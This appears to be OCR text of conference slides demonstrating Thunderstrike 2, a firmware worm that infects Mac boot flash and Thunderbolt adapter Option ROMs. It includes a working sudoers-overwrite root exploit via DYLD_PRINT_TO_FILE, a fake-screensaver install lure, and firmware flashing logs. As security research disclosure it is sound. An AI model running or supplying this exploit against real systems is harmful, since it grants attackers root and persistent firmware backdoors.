
Apple's Gigabit Ethernet Thunderbolt adapter



Exploit running during recovery mode boot. Replaces firmware files, fixes CRCs, etc.
*** ProcessFirmwareVolume: 0001
**** Copy keyring FVH: 00000E12 bytes
**** Fixup inner FVH
**** Update CRC: 007FFFB8 bytes
**** Update header checksum: A07B -> 57CC
**** Fixup outer FVH
**** Update CRC: 0080FFB8 bytes FADDEA97 -> 5108C83D
**** Update header checksum: 87A8 -> 83DA
**** Process updated volume
**** Start flasher process: 05 04 03 02 01
Apple's RSA key is replaced in the boot ROM with attacker's key.
Thunderbolt device with Thunderstrike OptionROM exploit


ThunderStruck

Thunderstrike 2: adapted to SW attack


Download a cute cat screensaver!
Then open Terminal.app and run:
bash ~/Downloads/install

```
mbp101:~ anlock$ bash ~/Downloads/install
**** Getting root access with DYLD_PRINT_TO_FILE
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/su
oers newgrp
sudo whoami
root
```

Root exploit

Remote code can escalate to root

```
root
**** Installing on motherboard Boot ROM
erase size 00001000
fvh size 001a0000
crc 4a6f7b03
free space 0013a150
payload: dest 0013a150, 2fe bytes
copying region...
crc 4a6f7b03 4a6f7b03
sum 7611 7611
computed crc: 59911775
crc 59911775 59911775
sum 7611 c778
spiflash_write_enable: bios_cntl=1
spiflash_write_enable: new_bios_cntl=1
spiflash_read: offset 002ca000
spiflash_write: 002ca000
spiflash_read: offset 0019000
spiflash_write: 00190000
```


Unlock BIOS and write to flash


Append to FVH and update CRC

```
spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc length 0x1204 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d07f5e1b (good)
Header sum 59 (good)
MAC: 0c:4d:e9:a0:97:12
Option ROM address 0x25fc len
---- writing PXE option rom
028cc: 0002d0 / 001204
```

Write to Option ROM


Search PCIe bus for removable devices


spiflash_read: offset 002ca000
spiflash_write: 002ca000 + 1000 bytes
spiflash_read: offset 00190000
spiflash_write: 00190000 + 1000 bytes
**** Installing on Thunderbolt Option ROM
Early CRC fc41c8f3 (good)
Header CRC 417958e2 (good)
Header sum 5c (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x604 bytes
Read 0x1200 bytes
PXE CRC 24d4f979
---- new image
Early CRC fc41c8f3 (good)
Header CRC d30f6d5e (good)
Header sum 59 (good)
MAC: 98:5a:eb:c6:c6:79
Option ROM address 0x25fc length 0x1204 bytes
---- writing PXE option rom+crc to 0x25fc
03678: 00107c / 001204
Download a c
Then open Te
bash ~/Downloads/install
Thunderbolt adapter is now infected
Option ROM contains Thunderstrike 2




Thunderstrike 2 executed from boot flash


Runs before kernel load, can backdoor OS X

